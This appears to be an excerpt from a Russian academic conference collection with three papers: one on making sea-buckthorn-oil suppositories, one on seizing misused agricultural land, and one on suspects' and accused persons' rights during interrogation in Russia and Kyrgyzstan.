В результате проведенных исследований нами была разработана технология суппозиториев масла облепихового на гидрофильной основой. Выделяют следующие этапы производства суппозиториев: подготовка производства, подготовка исходных материалов, получение суппозиторной массы, формирование и упаковка суппозиториев, стандартизация, упаковка, маркировка.

В процессе работы мы подобрали оптимальный состав суппозиторной массы, приготовили суппозитории методом выливания, провели оценку качества исследуемых образцов по следующим показателям: однородность, растворение, отклонение в массе [1,2].

Оценку качества получившихся суппозиториев, оцениваем по методике которая изложена в ГФ XIII издания (ОФС.1.4.1.00013.15).

Полученные результаты. Нами изготовлены суппозитории на желатинно –глицериновой (гидрофильной) основе. Для получения суппозиториев мы на электронных весах взвесили точные навески желатина (2,875 г) , глицерина (14,375 г), 1,0 облепихового масла, отмерили воды очищенной 5,75 мл. Желатин залили водой в фарфоровой чашке водой очищенной, оставили для набухания на 40 минут, после чего добавили глицерин. Полученную смесь нагрели на водяной бане при постоянном помешивании до получения однородной массы. После этого добавили облепиховое масло и тщательно гомогенизировали. Полученную суппозиторную массу вылили в охлажденную форму, смазанную гидрофобной жидкостью. Суппозиторные формы выдерживали при температуре 80С до полного затвердевания и приобретения оптимальной формы.

В результате проведенных исследований установлено, что п**олученные суппозитории однородные на срезе, вкрапления отсутствуют.**

Растворение. Испытание на растворимость суппозиториев на гидрофильной основе проводят в аппарате «вращающаяся корзинка» или «Лопастная мешалка». В данном случае использовалась «Вращающаяся корзинка». Время растворения 15 мин. Отклонения в массе суппозиториев укладывается в нормы допустимых отклонений ± 5%

Использованные источники:
1. ОФС.1.4.1.0013.15 Суппозитории
2. Плетнева И.В. Разработка мягких лекарственных форм, содержащих биологически активные вещества грязи озера Эльтон: Автореф…к. фарм. наук/ И.В. Плетнева – Всероссийский научно-исследовательский институт лекарственных и ароматических растений Российской академии сельскохозяйственных наук. Москва, 2011. –23 с.
3. Фармацевтическая разработка: концепция и практические рекомендации [Текст]: науч.-практ. рук. для фармацевт. отрасли / Быковский С. Н. , Василенко И. А. , Демина Н. Б. ; [под ред. С. Н. Быковского, И. А. Василенко, Н. Б. Деминой и др.]. - М. : [Изд-во Перо], 2015. - 472 с. : ил., цв. ил.

УДК 347

Приходько С.О.
студент 3 курса
Институт права
научный руководитель: Колесова О.Н., к.ю.н.
доцент
кафедра правового обеспечения экономической деятельности
ФГБОУ ВО «Самарский государственный экономический университет»
Россия, г. Самара

ПРОБЛЕМА ИЗЪЯТИЯ ЗЕМЕЛЬ СЕЛЬСКОХОЗЯЙСТВЕННОГО НАЗНАЧЕНИЯ ВВИДУ НЕНАДЛЕЖАЩЕГО ИСПОЛЬЗОВАНИЯ

Аннотация: в статье определяются основания изъятия недвижимого имущества, предусмотренные гражданским и земельным законодательством, а также применение данных оснований относительно земель сельскохозяйственного назначения в силу спецификации данной категории земель. Отдельное внимание уделяется неиспользованию земель сельскохозяйственного назначения. Рассматривается статистика состояния и использования земель этой категории в России за последние несколько лет.

Ключевые слова: изъятие земельного участка, неиспользование земельного участка, ненадлежащее использование земли сельскохозяйственного назначения.

Prikhodko S.O.
3rd year student of the Law Institute
FSBEI of HE "Samara State Economic University"
Russia, Samara
Supervisor: Kolesova O.N.
Ph.D., Associate Professor
Associate Professor of Legal Support of Economic Activity
FSBEI of HE "Samara State Economic University"

Russia, Samara

PROBLEM OF THE REMOVAL OF LANDS OF AGRICULTURAL PURPOSE OUTSIDE IMMEDIATE USE

Annotation: the article defines the grounds for seizure of immovable property, provided for by civil and land legislation, as well as the application of these grounds on agricultural land due to the specification of this category of land. Special attention is paid to the non-use of agricultural land. We consider the statistics of the state and use of land in this category in Russia over the past few years.

Key words: withdrawal of a land plot, non-use of a land plot, inappropriate use of agricultural land.

Земли сельскохозяйственного назначения – это особый объект недвижимого имущества, являющийся основой для организации, ведения и развития производственных структур сельского хозяйства. Вследствие этого, земли данной категории относят к важнейшей составной части данной деятельности, требующей особого отношения с точки зрения экологии и права.

Исходя из того, что земли сельскохозяйственного назначения в большей степени подвержены риску порчи и деградации, они требуют особой защиты, в том числе от ненадлежащего использования. Данное понятие включает в себя нецелевое использование; использование земельного участка способами, которые приводят к существенному снижению плодородия сельскохозяйственных земель; неиспользование земельного участка в течение определённого законом срока; неустранение выявленных ранее правонарушений; невыполнение обязанностей по приведению земель в состояние, пригодное для использования по целевому назначению; создание или возведение на земельном участке самовольной постройки и др. Вследствие указанного положения, в российском законодательстве разрабатываются и применяются механизмы, способствующие благоприятному развитию земель сельскохозяйственного назначения, включая их изъятие.

ГК РФ[245] и ЗК РФ[246] общим основанием изъятия земельного участка у собственника закрепляют неиспользование земель сельскохозяйственного назначения по целевому назначению. К тому же ЗК РФ отсылает к ФЗ «Об обороте земель сельскохозяйственного назначения», что свидетельствует об особом правовом положении данной категории земель и о выработке особого правового механизма их защиты. В частности, был принят ФЗ от 03.07.2016 г. «О внесении изменений в отдельные законодательные акты Российской Федерации в части совершенствования порядка изъятия

[245] Гражданский кодекс Российской Федерации от 30.11.1994 № 51-ФЗ // Собрание законодательства РФ. 1994. № 32. Ст. 284.

[246] Земельный кодекс Российской Федерации от 25.10.2001 № 136-ФЗ // Собрание законодательства РФ. 2001. № 44. Ст. 54.1.

земельных участков из земель сельскохозяйственного назначения при их неиспользовании по целевому назначению или использовании с нарушением законодательства Российской Федерации»[247]. Данный нормативно-правовой акт регламентирует, что участки из земель сельскохозяйственного назначения, находящиеся в границах сельских поселений и (или) расположенные на расстоянии не более 30 км. от границ сельских населённых пунктов, не могут использоваться для целей, не связанных с ведением сельского хозяйства[248]. Другим механизмом выступает положение, согласно которому, земельный участок сельскохозяйственного назначения, если он не является предметом ипотеки или в отношении его собственника судом не возбуждено дело о банкротстве, может быть изъят в судебном порядке в случае, если в течение трёх и более лет подряд с момента проведения государственного земельного надзора такой участок не используется по своему назначению[249]. При этом до принятия данного закона в этот период входил срок освоения земельного участка сельскохозяйственного назначения. Исходя из этого, законодатель предусмотрел критерии определения неиспользования земель сельскохозяйственного назначения в целях исключения возможности различного подхода к решению этой задачи со стороны соответствующих компетентных органов и формирования единой судебной практики по данному вопросу[250]. В соответствии с указанным перечнем, данные критерии относятся, прежде всего, к сельскохозяйственным угодьям, т.е. законодатель таким образом создал дополнительный аспект, способствующий усилению охраны земель данной категории.

ФЗ от 03.08.2018 г. № 340-ФЗ «О внесении изменений в Градостроительный кодекс Российской Федерации и отдельные законодательные акты Российской Федерации», содержащий нововведения в земельное законодательство, предусматривает дополнительные основания прекращения прав на земельный участок. Самовольная постройка является

---

[247] Федеральный закон от 03.07.2016 №354-ФЗ «О внесении изменений в отдельные законодательные акты Российской Федерации в части совершенствования порядка изъятия земельных участков из земель сельскохозяйственного назначения при их неиспользовании по целевому назначению или использовании с нарушением законодательства Россиской Федерации» // Собрание законодательства РФ. 2016. №27 (часть II).

[248] Федеральный закон от 03.07.2016 №354-ФЗ «О внесении изменений в отдельные законодательные акты Российской Федерации в части совершенствования порядка изъятия земельных участков из земель сельскохозяйственного назначения при их неиспользовании по целевому назначению или использовании с нарушением законодательства Российской Федерации» // Собрание законодательства РФ. 2016. №27 (часть II). П.7 ст. 2.

[249] Федеральный закон от 03.07.2016 №354-ФЗ «О внесении изменений в отдельные законодательные акты Российской Федерации в части совершенствования порядка изъятия земельных участков из земель сельскохозяйственного назначения при их неиспользовании по целевому назначению или использовании с нарушением законодательства Российской Федерации» // Собрание законодательства РФ. 2016. №27 (часть II). П.2 ст. 5.

[250]Постановление Правительства РФ от 23.04.2012 № 369 «О признаках неиспользования земельных участков с учетом особенностей ведения сельскохозяйственного производства или осуществления иной связанной с сельскохозяйственным производством деятельности в субъектах Российской Федерации» // СПС Консультант плюс.

основанием одностороннего отказа от договора аренды (п. 4 ст. 46 ЗК РФ); прекращение права пожизненного наследуемого владения и постоянного бессрочного пользования земельным участком вследствие вступившего в законную силу судебного акта (п. 1 ст. 54 ЗК РФ)[251]. К тому же лицо, которое приобрело земельный участок с расположенной на нём самовольной постройкой, подлежащей сносу или приведению в соответствие установленным требованиям, обязано исполнить обязательство по узакониванию данного объекта недвижимости за свой счёт. Указанные положения способствуют вовлечению в хозяйственный оборот земельные участки и объекты недвижимости, которые ранее не могли быть использованы в связи с невозможностью узаконивания.

Несмотря на стремление законодателя повысить уровень охраны земель сельскохозяйственного назначения, вовлечь в оборот неиспользуемые земли и усовершенствовать порядок их изъятия при ненадлежащем использовании, учёный-юрист, специалист в области аграрного права, адвокат Григорий Ефимович Быстров утверждает, что за последние 30 лет из земель сельскохозяйственного назначения выбыл каждый седьмой гектар сельскохозяйственных угодий и девятый гектар пашни; ежегодно не обрабатывается более 40 млн. га пашни[252]. При этом в соответствии со Всероссийской сельскохозяйственной переписью 2016 года, число крестьянских (фермерских) хозяйств за десять лет (с 2006 до 2016 г.) сократилось с 253,1 до 136,6 тыс. ед., однако общая площадь земли в среднем на одно крестьянское (фермерское) хозяйство выросла более чем в 2,5 раза (со 102,6 до 268,9 га), т.е. за десять лет на данные юр. лица в 2,5 возросла нагрузка по содержанию данных земель в рамках установленных законодательством норм[253]. Тенденция по увеличению количества земель затронула индивидуальных предпринимателей (со 106,2 до 140,0 га); личные подсобные и другие индивидуальные хозяйства граждан в сельских и городских поселениях (с 0,1 до 0,3 га).

При этом, несмотря на данные показатели и длительный срок, прошедший с момента создания процедуры принудительного изъятия земель сельскохозяйственного назначения ввиду его ненадлежащего использования, первые решения судебных органов по данному вопросу были приняты лишь в 2011 г., т.е. по истечении 10 лет после принятия ЗК РФ. В результате деятельности Россельхознадзора по осуществлению государственного земельного контроля на территории Новосибирской области было выявлено правонарушение по неиспользованию земель сельскохозяйственного назначения площадью 50 га на протяжении длительного промежутка

[251] Федеральный закон от 03.08.2018 №340-ФЗ «О внесении изменений в Градостроительный кодекс Российской Федерации и отдельные законодательные акты Российской Федерации» // Собрание законодательства РФ. 2018. №32 (часть II). Ст. 4.

[252]Быстров Г.Е. Правовой механизм принудительного изъятия и прекращения прав на земельные участки из земель сельскохозяйственного назначения // Евразийский юридический журнал. 2012. С. 2.

[253] Всероссийская сельскохозяйственная перепись 2016 г. Предварительные итоги. Федеральная служба государственной статистики. 2016. С. 72. .

времени. На этом основании департамент имущества и земельных отношений Новосибирской области предъявил иск в суд об изъятии земельного участка у собственника[254].

Одной из причин отсутствия судебной практики, в результате которой были бы приняты меры по изъятию сельскохозяйственных земель, по нашему мнению, может являться экономическое положение соответствующих муниципалитетов или субъектов РФ. ФЗ «Об обороте земель сельскохозяйственного назначения»[255]определяет процедуру изъятия земель, в соответствии с которой, в случае, если повторные торги признаны несостоявшимися, участок подлежит продаже посредством публичного предложения. В противном случае он может быть приобретён в муниципальную собственность. Однако если этого не произошло, исполнительный орган государственной власти субъекта РФ обязан приобрести данный земельный участок в государственную собственность. Вследствие этого, указанные субъекты должны выделять средства из бюджета на содержание земель данной категории.

Таким образом, в целях повышения качества состояния земель сельскохозяйственного назначения, необходимо учесть возможность субъекта или муниципального образования обеспечить сохранность земель данной категории и вероятность повышения их уровня. В случае недостатка средств для достижения поставленной цели, целесообразно составление отчётов по состоянию земель и создание актов в соответствии с данными отчётами по привлечению дополнительных государственных средств на их содержание и повышение качества.

Использованные источники:

1. Гражданский кодекс Российской Федерации от 30.11.1994 № 51-ФЗ // Собрание законодательства РФ. 1994. № 32. Ст. 3301.
2. Земельный кодекс Российской Федерации от 25.10.2001 № 136-ФЗ // Собрание законодательства РФ. 2001. № 44. Ст. 4147.
3. Федеральный закон от 03.07.2016 №354-ФЗ «О внесении изменений в отдельные законодательные акты Российской Федерации в части совершенствования порядка изъятия земельных участков из земель сельскохозяйственного назначения при их неиспользовании по целевому назначению или использовании с нарушением законодательства Российской Федерации» // Собрание законодательства РФ. 2016. №27 (часть II). Ст. 4287.
4. Постановление Правительства РФ от 23.04.2012 № 369 «О признаках неиспользования земельных участков с учетом особенностей ведения сельскохозяйственного производства или осуществления иной связанной с сельскохозяйственным производством деятельности в субъектах Российской Федерации» // СПС Консультант плюс.

[254]Быстров Г.Е. Правовой механизм принудительного изъятия и прекращения прав на земельные участки из земель сельскохозяйственного назначения // Евразийский юридический журнал. 2012. С. 8.
[255]Федеральный закон от 24.07.2002 № 101-ФЗ «Об обороте земель сельскохозяйственного назначения» // Собрание законодательства РФ. 2002. № 30. Ст. 6.

5. Федеральный закон от 03.08.2018 №340-ФЗ «О внесении изменений в Градостроительный кодекс Российской Федерации и отдельные законодательные акты Российской Федерации» // Собрание законодательства РФ. 2018. №32 (часть II). Ст. 5133.
6. Быстров Г.Е. Правовой механизм принудительного изъятия и прекращения прав на земельные участки из земель сельскохозяйственного назначения // Евразийский юридический журнал. 2012. С. 156 - 169.
7. Всероссийская сельскохозяйственная перепись 2016 г. Предварительные итоги. Федеральная служба государственной статистики. 2016. С. 240.
8. Федеральный закон от 24.07.2002 № 101-ФЗ «Об обороте земель сельскохозяйственного назначения» // Собрание законодательства РФ. 2002. № 30. Ст. 3018.

УДК. 343

Прохоренко С.П., магистр юриспруденции
ст. преподаватель
кафедра «Юридических дисциплин»
Чередниченко О.Н., магистр юриспруденции
ст. преподаватель
кафедра «Юридических дисциплин»
НОУ ВПО Каракольский филиал
Московский институт предпринимательства и права
Кыргызская Республика, г. Каракол

ГАРАНТИИ ОБЕСПЕЧЕНИЯ ПРАВ ПОДОЗРЕВАЕМОГО И ОБВИНЯЕМОГО ПРИ ДОПРОСЕ В ЗАКОНОДАТЕЛЬСТВЕ РОССИЙСКОЙ ФЕДЕРАЦИИ И КЫРГЫЗСКОЙ РЕСПУБЛИКИ

Аннотация: В своей работе автор довольно убедительно проводит сравнительный анализ законодательства Российской Федерации и Кыргызской Республики в обеспечении прав подозреваемого и обвиняемого при допросе. Особенно необходимо отметить актуальность этой работы, так как в уголовном законодательстве обеих республик эта тема является одной из наиболее актуальных

Ключевые слова: подозреваемый, обвиняемый, следователь, допрос, задержанный, закон, конституция

Prokhorenko S.P.
Master of Laws., Art. Lecturer of the Department of "Legal Disciplines"
of the Karakol branch of the Moscow Institute of Entrepreneurship and Law
Kyrgyz Republic, the city of Karakol
Cherednichenko O.N.
Master of Laws., Art. Lecturer of the Department of "Legal Disciplines"
of the Karakol branch of the Moscow Institute of Entrepreneurship and Law
Kyrgyz Republic, the city of Karakol

GUARANTEES OF ENFORCEMENT OF THE RIGHTS OF THE SUSPECTED AND BADGESTED UNDER THE QUESTION IN THE LAW OF THE RUSSIAN FEDERATION AND THE KYRGYZ REPUBLIC

In his work, the author quite convincingly compares the legislation of the Russian Federation and the Kyrgyz Republic in ensuring the rights of the suspect and the accused during interrogation. It is especially important to note the relevance of this work, as in the criminal legislation of both republics this topic is one of the most urgent

Keywords: suspect, accused, investigator, interrogation, detained, law, constitution

После утверждения протокола задержания, а если задержание произвел следователь, то после оформления им протокола задержания подозреваемый согласно со (ст. 95 УПК КР; ст. 92 УПК РФ), должен быть немедленно допрошен. В исключительных случаях допрос может быть произведен не сразу, однако не позднее чем через 24 часа после задержания.

Перед допросом задержанному разъясняются его права, предусмотренные (статьей 46 УПК РФ; ст. 40 УПК КР), и объявляется в совершении какого преступления он подозревается.

Допрос подозреваемого – это процессуальное средство выяснения обстоятельств преступления, по подозрению, в совершении которого задержан допрашиваемый и причастности к нему задержанного, поэтому он является важной гарантией правильности применения этой строгой меры процессуального принуждения.

Как правило, допрос подозреваемого производится до водворения его в камеру для задержанных, и это также значительная гарантия обоснованности применения уголовно-процессуального задержания.

Практика показывает, что водворение в камеру для задержанных подозреваемых, которые не были допрошены, таит в себе большую опасность незаконного задержания граждан. Поэтому нельзя согласиться с утверждением некоторых процессуалистов о том, что немедленный вызов на допрос не имеет существенного значения, а момент допроса в принципе не вносит изменений в статус подозреваемого.

Подобные рекомендации чреваты серьезными нарушениями закона. Об этом свидетельствуют многие случаи из практики органов внутренних дел.

По нашему мнению, следует запретить водворение в камеру для задержанных граждан, которых не допрашивали в качестве подозреваемых. Исключение могут составить случаи, когда немедленный допрос невозможен, однако при условии, что основания к задержанию не вызывают сомнения. Это устранило бы факты помещения в камеру для задержанных подозреваемых, которые не были допрошены, чье право на защиту такими действиями нарушается, и способствовало бы усилению гарантий личной неприкосновенности граждан.

Допрос подозреваемого может быть произведен в любое время суток. Между тем в процессуальной литературе высказывается мнение о том, что допрос такого лица, должен производиться в дневное время и, если закончить его до наступления ночного времени невозможно, объявляется перерыв до утра, а с наступлением дневного времени допрос возобновляется. Мотивируется это тем, что длительное лишение сна причиняет мучительные страдания, способные парализовать волю, породить безразличие к последствиям действий, которые лицо совершает в таком состоянии.

Относительно допроса, задержанного эти аргументы, по нашему мнению, не убедительны. *Во-первых*, закон предписывает немедленный допрос лица, задержанного в уголовно-процессуальном порядке, и делает исключение из этого правила только для случаев, когда немедленный допрос невозможен. Причем под этими случаями закон подразумевает болезненное состояние либо опьянения подозреваемого и дает дополнительно еще не более 24 часов. *Во-вторых,* многие задержания производятся в вечернее и ночное время, и было бы неправильным не допрашивать задержанного до утра, мотивируя поздним временем.

Это не только не способствовало бы раскрытию преступлений, оперативности в работе органов дознания и следствия, но и ущемляло бы право граждан на личную неприкосновенность, так как многие водворялись бы в камеру для задержанных, не будучи допрошенными, то есть, не используя свое право на защиту. И наконец, водворение задержанного камеру на целую ночь без объяснения ему сущности подозрения, по которому он задержан, приносило бы значительное моральные страдания подозреваемому, особенно в случаях не обоснованного применения этой суровой меры принуждения.

Таким образом, допрос необходимо производить сразу же после составления протокола задержания, отсрочка допускается только в виде исключения, о котором мы уже говорили. И практические работники должны неуклонно следовать этому правилу, помня, что отказ от допроса, подозреваемого по мотивам позднего времени таит в себе более реальную опасность нарушения законности, чем допрос задержанного в ночное время. Право производить допрос задержанного принадлежит следователю, расследующему преступление, по подозрению, в совершении которого задержано лицо, сотруднику, производящему дознание по этому преступлению, а также прокурору.

Допрашивают подозреваемого там, где производится процессуальное оформление задержания.

Чтобы допрос задержанного достиг цели и при этом не были нарушены требования норм уголовно-процессуального законодательства, необходимо создать соответствующую обстановку. К сожалению, на практике бывают случаи, когда при допросе присутствует несколько сотрудников, причем иногда все присутствующие задают допрашиваемому вопросы. Подобные действия допускаются, как правило, тогда, когда лицо,

задержанное без достаточных оснований, отрицает свою причастность к преступлению. В результате подобного допроса может произойти самооговор подозреваемого. В связи с этим следователь либо лицо, производящее дознание, должны принять все необходимые меры к тому, чтобы исключить присутствие на допросе посторонних лиц.

Перед допросом необходимо удостовериться в личности подозреваемого. Закон не предписывает форму, в которой это должно происходить.

Вопросу выяснения личности задержанного практические работники иногда должного внимания не уделяют ни после доставления подозреваемого в орган внутренних дел, ни перед его допросом. Причем некоторые из них не только не собирают сведений о личности задержанного, но и отказываются принимать во внимание объяснения подозреваемых по этому вопросу, что неизбежно ведет к грубым нарушениям закона.

После выяснения личности задержанного ему объявляется и разъясняется сущность павшего на него подозрения, о чем производится отметка в протоколе допроса. Разъяснения задержанному в сущности подозрения является важной гарантией осуществления им защиты своих прав и законных интересов, поэтому оно должно быть произведено перед допросом, чтобы подозреваемый уяснил, в совершении какого преступления он подозревается и почему.

Существует мнение, что разъяснение сущности подозрения не обязательно связывать с моментом начала допроса, в некоторых случаях его якобы можно сделать в ходе допроса. Применение на практике таких рекомендаций привело бы к серьезному ущемлению права подозреваемого на дачу показаний, так как допрашиваемый не знал бы, в чем его подозревают, и был бы лишен в связи с этим возможности защищаться.

Подозреваемого допрашивают об обстоятельствах дела и об обстоятельствах, связанных с его задержания, и он вправе давать по этим вопросам объяснений.

Указания закона на право, а не на обязанность подозреваемого давать показания свидетельствует о предоставлении ему более широких возможностей, например, в сравнении со свидетелями и другими лицами, но осуществлению защиты своих интересов. Задержанный может отказаться от дачи показаний либо дать неправдивые, не боясь уголовной ответственности, поскольку уголовный закон не относит подозреваемого к субъектам таких преступлений. Производящий расследование сотрудник обязан разъяснить это подозреваемому.

Право задержанного давать показания - важная гарантия реализации им своих интересов, поскольку, осуществляя это правило, подозреваемый имеет возможность обстоятельно изложить известные ему сведения о преступлении, лицах, совершивших его, других обстоятельствах, а также о своей причастности либо непричастности к преступлению, представить доказательства, опровергающие подозрение.

Поэтому следователь, лицо, производящее дознание, обязаны особенно внимательно производить допрос подозреваемого с тем, чтобы не одно обстоятельство, касающееся сущности подозрения, не было ими пропущено.

В процессе допроса подозреваемого зачастую используются имеющиеся в деле доказательства причастности допрашиваемого к совершенному преступлению. Их предъявление применяется для получения наиболее правдивых показаний задержанного, который вынужден высказать свое отношение к этим доказательствам и либо подтвердить павшее на него подозрения, либо опровергнуть его.

Вместе с тем следует отметить, что на практике бывают еще случаи, когда предъявленные доказательства используются в ущерб правам и законным интересам подозреваемого. Чаще всего это выражается в сообщении задержанному о якобы имеющихся в деле доказательствах, которых в действительности не существует.

Например, подозреваемому говорят, что отпечатки его пальцев обнаружены на предметах, к которым мог прикасаться только преступник. А в действительности таких отпечатков нет. Либо заявляют допрашиваемому, будто очевидцы категорически утверждают, что именно он совершил преступление, хотя в деле нет таких показаний.

Опасность и порочность подобных примеров очевидна. Являясь грубейшим нарушением законности, они ни в какой мере не могут быть оправданы интересами раскрытия преступления, поскольку вводят подозреваемого в заблуждение и могут привести к самооговору.

В связи с изложенным следует предостеречь практических работников от подобных незаконных действий и рекомендовать им во всех сообщениях предъявления доказательств либо сообщения допрашиваемому о наличии таковых, делать соответствующую отметку в протоколе допроса. Целесообразно также оговаривать в соответствующих случаях, что доказательства не предъявлялись, и о них ничего не сообщалось.

Результаты допроса фиксируются в протоколе. В нем указываются место и дата допроса, должности и фамилия лица, проводившего допрос, и лиц, присутствовавших при допросе, время начала и окончания допроса; фамилия, имя и отчество подозреваемого, год, месяц, а также день, место его рождения, гражданство и национальность, образование, семейное положение, место работы, род занятий или должность, местожительство, судимость и иные сведения о нем, которые окажутся необходимыми по обстоятельствам дела.

Указывается, в каком процессуальном качестве, выступает допрашиваемый и какими нормами уголовно-процессуального закона руководствуется следователь либо работник органа дознания, выполняя это следственное действие. В протоколе допроса делается отметка о разъяснении подозреваемому, в совершении какого преступления он подозревается, а также его процессуальных прав и обязанностей. Эту отметку задержанный удостоверяет подписью.

Если в допросе принимают участие педагог, переводчик либо иные лица, им разъясняют их процессуальные права и обязанности, а переводчика, кроме того, предупреждают об уголовной ответственности за отказ без уважительных причин от выполнения перевода и заведомо ложный перевод. Разъяснение прав и предупреждение об уголовной ответственности удостоверяются подписями этих лиц.

После этого в протокол вносятся показания подозреваемого, правильность записи которых допрашиваемый удостоверяет подписью на каждой странице протокола.

Протокол допроса подозреваемого составляет следователь либо лицо, производящее дознание, однако показания могут быть внесены в протокол согласно закону и допрашиваемым. Для этого необходимо наличие просьбы подозреваемого о предоставлении ему возможности записать свои показания собственноручно.

В процессе допроса, задержанного появляются новые либо подтверждаются имеющиеся обстоятельства, позволяющие принять дальнейшее решение: водворить лицо после допроса в камеру для задержанных либо освободить. В последнем случае в протоколе задержания делается отметка о том, что лицо в камеру для задержанных не водворялось, и вносится постановление о его освобождении.

Если основания к задержанию подтвердились, но в то же время обнаружилась нецелесообразность изоляции правонарушителя, одновременно с освобождением от задержания может быть избрана мера пресечения, не связанная с лишением свободы.

Сообщение прокурору о произведенном задержании подозреваемого. В соответствии с законом орган расследования, задержав подозреваемого, обязан немедленно сделать об этом сообщение прокурору. И хотя закон не употребляет в этом случае слово «немедленно», а предписывает сделать сообщение в течение 24 часов, мы полагаем, что сообщение должно быть сделано именно немедленно, чтобы в течение 24 часов оно поступило к прокурору. Только при таком условии прокурорский надзор за обоснованностью задержания граждан, подозреваемых в совершении преступления, будет эффективным.

Практика показывает, что не сообщают немедленно прокурору о водворении в камеру для задержанных, как правило, в тех случаях, когда задержание произведено без достаточных к тому оснований. Вызвано это стремлением «выиграть время», чтобы «добыть» основания, которые оправдали бы задержание, произведенное незаконно. Наиболее опасным здесь является то, что нередко средством добывания оснований является само водворение в камеру для задержанных.

На практике зачастую нарушается и 24-часовой срок. В значительной мере этому способствует сложившееся у практических работников мнение, что главное после водворения подозреваемого в камеру для задержанных – это в трехдневный срок представить прокурору материалы для ареста

задержанного. Устранению такого положения будет способствовать установление в законе правила о немедленном направлении прокурору сообщения о произведенном задержании.

Согласно закону прокурор, получив извещение о произведенном задержании, в течение 48 часов обязан дать санкцию на заключение под стражу либо освободить задержанного. Известно, однако, что прокурор решает этот вопрос только в случае представления ему материалов расследования. До ознакомления с этими материалами прокурор не может сделать твердый вывод об обоснованности либо необоснованности задержания. Причина этого – скудность информации, имеющейся в сообщении о произведенном задержании. Материалы же расследования прокурору представляют, как правило, к истечению третьих суток с момента задержания. Таким образом, ограниченность сведений об обстоятельствах задержания, содержащихся в сообщении, обрекает прокурора на пассивное ожидание материалов расследования, что неизбежно отрицательно сказывается на эффективности прокурорского надзора за уголовно-процессуальным задержанием граждан.

Поэтому представляется крайне необходимым увеличить объем сообщаемой прокурору информации о задержании. Наиболее целесообразно было бы направлять прокурору копию протокола задержания, в котором предусматриваются все необходимые сведения, дающие возможность с наибольшей вероятностью определить случаи необоснованного задержания граждан, истребовать и проверить соответствующие материалы и срочно принять меры к устранению нарушений законности.

Орган дознания или следователь о задержании лица, подозреваемого в совершении преступления, уведомляют его семью, если известно его место жительства, Закон не устанавливает форму, в которой должно осуществляться уведомление, оно может быть, как письменным, так и устным.

При задержании по подозрению в совершении тяжкого преступления семья уведомляется только в тех случаях, когда это не будет препятствовать установлению истины по делу. Если есть опасность такого препятствования, лицо, производящее расследование, составляет об этом справку, которая приобщается к уголовному делу. Уведомление в таком случае не направляется.

О задержании несовершеннолетнего обязательно уведомляется его родители или лица, их заменяющие. Здесь закон не допускает никаких исключений.

После предъявления обвинения, разъяснения прав и обязанностей следователь должен немедленно допросить обвиняемого, чтобы проверить, насколько правильно и обоснованно он принял решение, получить новые, ранее не известные доказательства об обстоятельствах совершенного преступления.

Допрос обвиняемого – это следственное действие, состоящее в

получении следователем в установленном законном порядке показаний обвиняемого.

В соответствии со (статьей 218 УПК КР; ст.173 УПК РФ), допрос обвиняемого является обязательным следственным действием.

Следователь обязан допросить обвиняемого по всем фактам и обстоятельствам, указанным в постановлении о привлечении лица в качестве обвиняемого.

Предметом первого допроса являются, таким образом, факты преступления, вменяемые в вину обвиняемому.

Допрашивая обвиняемого по существу предъявленного обвинения, следователь должен выяснить и другие обстоятельства, имеющие значение для дела.

В законе не указывается, что следователь может повторно допрашивать обвиняемого. В случае, *например,* если следователь обнаружит новые доказательства или противоречия в показаниях обвиняемого, он может допросить его с целью устранения противоречий или получения объяснения обвиняемого по тем или иным обстоятельствам.

В отдельных случаях возможен и повторный допрос обвиняемого по предъявленному обвинению (например: если обвиняемый первоначально дал ложные показания, а затем решил признаться в совершении преступления).

Допрос будет иметь успех лишь в том случае, если он будет хорошо подготовлен. В подготовку допроса входит: составление плана допроса, изучение материалов дела и личности обвиняемого; выбор места допроса и вызов обвиняемого на допрос.

План допроса обвиняемого нужен для того, чтобы следователь смог во время допроса выяснить все интересующие его вопросы в той последовательности, которая диктуется обстоятельствами дела. Особенно важно планирование первого допроса. Кроме этого, следователь должен выяснить и другие обстоятельства, имеющие значение для дела.

Обвиняемый допрашивается обычно в месте производства предварительного следствия или дознания. Если обвиняемый лишен возможности, явиться к следователю по болезни, следователь может допросить его дома или в больнице.

Возможен допрос обвиняемого и по месту его задержания, если он скрылся от следствия.

После определения места допроса обвиняемого следователь вызывает его на допрос.

Закон детально не регламентирует порядок допроса обвиняемого, устанавливая лишь общие, принципиальные правила допроса, обеспечивающие право обвиняемого на защиту и достижение истины по делу. Важным является указание в законе о том, что допрос обвиняемого не может производиться в ночное время, кроме случаев, не терпящих отлагательства. Это означает, что следователь не только не может в ночное время вызывать обвиняемого на допрос, но и обязан прервать допрос, если

он начался в дневное время, но не закончил к 22 часам.

Большое значение для результатов допроса и обнаружения истины по делу имеет требование закона о допросе обвиняемых порознь и принятие мер к тому, чтобы обвиняемые не могли общаться между собой. Практически это означает, что следователь должен вызвать обвиняемых для допроса в разное время.

В законе не указано, какой должна быть обстановка допроса. Однако, несомненно, что она должна соответствовать установлению необходимого контакта между следователем и обвиняемым и давать возможность следователю выяснить все интересующее его по делу, а обвиняемому – вспомнить и рассказать следователю о всех фактах, которые он считает нужным довести до сведения следователя.

Закон запрещает домогаться показаний обвиняемого путем насилия, угроз и иных незаконных мер. При производстве допроса недопустимы окрик, грубое поведение следователя, унижающее достоинство обвиняемого или оскорбляющее его оскорбляющее его.

В определенных случаях необходимо присутствие на допросе переводчика, защитника, прокурора, педагога. Если обвиняемый не владеет языком, на котором ведется дознание или предварительное следствие, следователь обязан при допросе его пригласить переводчика. В допросе несовершеннолетнего обвиняемого, не достигшего 16 летнего возраста, по усмотрению следователя или прокурора, либо по ходатайству защитника, может участвовать педагог. Участие педагога возможно и при допросе несовершеннолетнего, старше 16 лет, если он признан умственно отсталым. Следователь обязан разъяснить присутствующим при допросе обвиняемого переводчику, защитнику и педагогу их права и обеспечить соблюдение этих прав.

Вначале допроса следователь должен спросить обвиняемого, признает ли он себя виновным в предъявлении обвинения. Ответ на этот вопрос имеет большое значение для всего последующего допроса. Признание обвиняемым своей вины и развернутые показания об обстоятельствах преступления делают ненужными многие вопросы, выяснение которых планировалось следователем до допроса. Наоборот, отрицание обвиняемым своей вины усложняет положение следователя и заставляет его задавать дополнительные вопросы.

Затем следователь предлагает обвиняемому дать показания по существу обвинения.

Свободный рассказ обвиняемого об обстоятельствах предъявленного обвинения дает ему возможность изложит свою позицию по делу, привести доводы, оправдывающие его или смягчающие его ответственность, выдвинуть и обосновать возражения по отдельным пунктам обвинения. После свободного изложения обвиняемым своих показаний следователь в случае необходимости задает обвиняемому вопросы. В ходе допроса обвиняемому могут быть предъявлены определенные доказательства.

